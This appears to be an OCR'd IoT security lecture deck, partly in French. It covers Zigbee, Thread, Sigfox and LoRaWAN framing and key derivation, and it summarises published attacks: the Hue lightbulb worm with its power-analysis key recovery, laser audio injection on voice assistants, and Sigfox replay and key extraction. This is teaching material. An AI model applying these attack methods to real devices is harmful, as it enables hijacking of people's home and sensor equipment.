  - Wi-Fi, Bluetooth, HTTPS. Mobile phone as a bridge with AWS
- **IKEA TRADFRI**
  - ZigBee Light Link (ZLL). Bridge with IP/UDP/DTLS/CoAP/LWM2M iinterface.

Application Layer
UDP + DTLS
Distance Vector Routing
IPv6
6LowPAN
IEEE 802.15.4 MAC (including MAC Security)
Physical Radio (PHY)


HomeKit	
HomeKit Accessory Protocol	
Generic Attribute Profile (GATT)	JSON
Attribute Protocol (ATT)	HTTP
L2CAP	TCP
BlueTooth LE	IP


Thread: DTLS as Authentication Layer





Thread: Ipv6/Ipv4 bridge






In summary: Security for IoT

- **MAC level**
  - Wi-Fi (IEEE 802.11i, WPA2)
  - Bluetooth Pairing
  - Zibgee (Unique MasterKey + Shared Link Key)
  - Lora (Client AES Key), SigFox (HMAC Client Key)
- **TLS/DTLS Stacks**
  - IETF CoAP
  - OCF
  - THREAD
- **Applicative security**
  - HomeKit Accessory Protocol

- Operating System /Bootloader Security
  - Integrity
  - Secure updates
  - Secure Storage

UseCase: Philips Hue Bulbs

Hue Bridge connects to Home Router using Ethernet Cable



ZibBee Link Light (ZLL)

Hue Bridge using Zigbee Wireless network to connect to Hue Bulbs

Smartphone App connects using WiFi

UDP
IP

The commands are sent in the UDP payload as a short series of bytes with a termination byte of 0x55. For example, the light on command is:

IPHEADER	UDPHEADER	0x45	0x00	0x55


and the light off command is:

IPHEADER	UDPHEADER	0x41	0x00	0x55

BULB

The firmware updates are downloaded Over The Air (OTA). The firmware file itself can be downloaded from a fixed URL, and contains an encrypted firmware file .

The core processor is an Atmel ATMega2564RFR2.



An IEEE 802.15.4 compliant single chip combines an industry-leading AVR microcontroller and best-in-class 2.4GHz RF transceiver.

- 256K Bytes In-System, Self-Programmable Flash memory, 8K Bytes EEPROM, 32K Bytes SRAM).
- Crypto Engine AES

A LIGHTBULB WORM?, Details of the Philips Hue Smart Lighting Design, Colin O'Flynn – August 1, 2016.

Our attack proceeds in the following way: We send a unicast Reset to Factory New Request command to our target Philips Hue light….This causes the light to start a ZigBee association process and join our network

Each firmware update had to be both encrypted and authenticated by AES-CCM (in which AES is used to encrypt a Counter with CBC-MAC); ***however, all the lamps use the same global key***. ***The key was recovered by a CPA (Correlation Power Analysis) attack.***

” IoT Goes Nuclear: Creating a ZigBee Chain Reaction”
Eyal Ronen, Colin O’Flynny, Adi Shamir and Achi-Or Weingarten (2017)

Assistant Light Attack

Light Attack (2019)




Fig. 9. Google Home Mini. Notice the cloth-covered microphone ports.




Fig. 3. Acoustic port of (Left) Google Home and (Right) Echo Dot 3rd generation. The ports are located on the top of the devices, and there are meshes inside the port.

Takeshi Sugawara, Benjamin Cyr, USara Rampazzi, Daniel Genkin, Kevin Fu "Light Commands: Laser-Based Audio Injection Attacks on Voice-Controllable Systems", 2019








Fig. 2. MEMS microphone construction. (Left) Cross-sectional view of a MEMS microphone on a device. (Middle) A diaphragm and ASIC on a depackaged microphone. (Right) Magnified view of an acoustic port on PCB.










LTN: Low Throughput Network

SIGFOX & LORA

LEP: LTN End Point

LAP: LTN Access Point



CRA: Central Registration Authority

OSS: Operation Support System

BSS: Business Support System

LTN: Low Throughput Network

Figure 1: Overall LTN architecture and defined interfaces


Abonnement; entre un et neuf euros par an et par capteur
140 messages de 12 octets/jour

Sigfox : Ultra Narrow Band Network

- **Radio frequencies**
  - The SIGFOX network operates in the unlicensed ISM radio bands. The ISM is available worldwide governed by regulation bodies such as ETSI (Europe) and the FCC (USA).
  - The exact frequencies can vary depending on national regulations, but in Europe the frequency is generally 868MHz and in the US it is 915MHz.
- **Uplink and downlink**
  - SIGFOX provides mono and bi-directional communication.
  - The capacity to provide mono-directional communication is very unique and allows extremely low power consumption in use cases where bi-directional communication is not required.

Downlink baud rate: 600 baud

For ETSI-zones, UNB downlink frequency band limited to 869,40 to 869,65 MHz



5.2.3.2 UNB MAC frame (downlink)

The format of the downlink UNB MAC frame is the following (see figure 3):




Figure 3: Downlink MAC frame in UNB implementation

5.2.2.2 UNB MAC frame (up-link)

The format of the uplink UNB MAC frame is the following (see figure 2):




Figure 2: MAC frame in UNB up-link implementation

A unique identifier, named NID, is given to each UNB end-point. The NID is 32 bit long.

Each UNB end-point has a secret key (SEK). This key is 128 bit long. It is used to authenticate each radio packet transmitted by an UNB end-point.
The SEK authenticates the radio packet but it does not cipher the service payload. Payload ciphering is made at the application level.

SigFox Security

- Sécurité de Sigfox, CAPTRONIC - IoT et systèmes embarqués - 18 février 2016, Toulouse, Renaud Lifchitz de Digital Security.
- L'équipe de Digital Security est parti d'un modem émetteur Sigfox, et lui a fait émettre des motifs standards (que des 0x00, des 0×55 (suites de 0 et de 1), des 0xAA (suites de 1 et de 0), des 0xFF (suites de 1), et a écouté le signal avec une Software Defined Radio (un Realtek RTL2832U couplé à GnuRadio).
- Ils ont également regardé le firmware du modem avec un debuggeur classique IDA Pro.
- En observant les émissions, ils ont retrouvé que le message est émis 3 fois sur des fréquences légèrement différentes.
- Ils ont également reconstitué le format des trames: elles contiennent l'identificateur de l'émetteur, un compteur de trame sur 12 bits, le message, puis un CRC signé par HMAC.
- On peut donc attendre que le compteur de trames revienne à une valeur que l'on a déjà écoutée et rejouer un message.
- Tous les 4096 messages, donc, ce qui représente tout de même une attente de 29 jours au débit maximal de 140 messages par jour imposé par le réseau.
- À l'aide du debugger et en passant par l'interface physique de debuggage du modem, on arrive également à récupérer la clé secrète utilisée pour la signature du HMAC.
- Le réseau Sigfox présente les vulnérabilités suivantes:
  - Pas de confidentialité
  - Rejeu possible après une attente en écoute passive d'un mois
  - Impersonnification possible après accès physique au modem

LoRaWAN 1.0

Radio PHY layer:

Preamble	PHDR	PHDR_CRC	PHYPayload	CRC*

Figure 5: Radio PHY structure (CRC* is only available on uplink messages)

PHYPayload:

MHDR	MACPayload	MIC

Figure 6: PHY payload structure

MACPayload:

FHDR	FPort	FRMPayload


Figure 7: MAC payload structure

FHDR:

DevAddr	FCtrl	FCnt	FOpts

Figure 8: Frame header structure

Figure 9: LoRa message format elements




LoRaWAN can use channels with a bandwidth of either 125 kHz, 250 kHz or 500 kHz

Maximum MACPayload size length: 11 to 230 bytes depending on the throughput

Tarifs (pour des quantités < 500)

- Un tarif intégrant la connectivité de la technologie LoRa® et la mise à disposition des données brutes sur Live Objects.
- Un abonnement mensuel par device, intégrant un nombre de messages montants illimité dans le respect du duty cycle (sens de l'Objet vers le réseau).
- En complément, une facturation à l'usage d'envoi de commandes vers les objets (sens descendant du réseau vers l'Objet).
- Une historisation des données du client pendant 1 an.
- Un prix avec engagement 12/24/36 mois, ou sans engagement, avec une facturation globale.



3

LoRA Security

The DevEUI is a global end-device ID in IEEE EUI64 address space that uniquely identifies the end-device.

The AppKey is an AES-128 application key specific for the end-device that is assigned by the application owner to the end-device and most likely derived from an application-specific root key

Whenever an end-device joins a network via over-the-air activation, the AppKey is used to derive the session keys NwkSKey and AppSKey specific for that end-device to encrypt and verify network communication and application data

MAC Frame Payload Encryption (FRMPayload)
If a data frame carries a payload, FRMPayload must be encrypted before the message integrity code (MIC) is calculated.
The encryption scheme used is based on the generic algorithm described in IEEE 802.15.4/2006 Annex B using AES with a key length of 128 bits.

The key *K used depends on the FPort of the data message*

FPort	K
0	NwkSKey
1..255	AppSKey

Table 3: FPort list

The direction field (Dir) is 0 for uplink frames and 1 for downlink frames.
The blocks *Ai are encrypted to get a sequence S of blocks Si:*
Si = aes128_encrypt(K, Ai) for i = 1..k
S = S1 | S2 | .. | Sk
Encryption and decryption of the payload is done by truncating (*pld | pad16) xor S ,* to the first len(*pld) octets. 11*

Lora Join Request

The join procedure is always initiated from the end-device by sending a join-request message.

The join-request message contains the AppEUI and DevEUI of the end-device followed by a nonce of 2 octets (DevNonce).

DevNonce is a random value.

For each end-device, the network server keeps track of a certain number of DevNonce values used by the end-device in the past, and ignores join requests with any of these DevNonce values from that end-device.

Size (bytes)	8	8	2
Join Request	AppEUI	DevEUI	DevNonce

cmac = aes128_cmac(AppKey, MHDR | AppEUI | DevEUI | DevNonce)

MIC = cmac[0..3] 8

Lora Join Response

No response is given to the end-device if the join request is not accepted.
The join-accept message contains an application nonce (AppNonce) of 3 octets, a network identifier (NetID), an end-device address (DevAddr), a delay between TX and RX (RxDelay) and an optional list of channel frequencies (CFList) for the network the end device is joining.

Size (bytes)	3	3	4	1	1	(16) Optional
Join Accept	AppNonce	NetID	DevAddr	DLSettings	RxDelay	CFList

The AppNonce is a random value or some form of unique ID provided by the network server and used by the end-device to derive the two session keys NwkSKey and AppSKey as follows:
NwkSKey = aes128_encrypt(AppKey, 0x01 | AppNonce | NetID | DevNonce | pad16)
AppSKey = aes128_encrypt(AppKey, 0x02 | AppNonce | NetID | DevNonce | pad16)
The MIC value for a join-accept message is calculated as follows:
cmac = aes128_cmac(AppKey, MHDR | AppNonce | NetID | DevAddr | RFU | RxDelay | CFList)
MIC = *cmac[0..3] 31*
The join-accept message itself is encrypted with the AppKey as follows:
aes128_decrypt(AppKey, AppNonce | NetID | DevAddr | RFU | RxDelay | CFList | MIC)

US warns of supply chain cyber-attacks


By Gordon Corera
Security correspondent

26 July 2018 Share


Au sujet des bootloaders

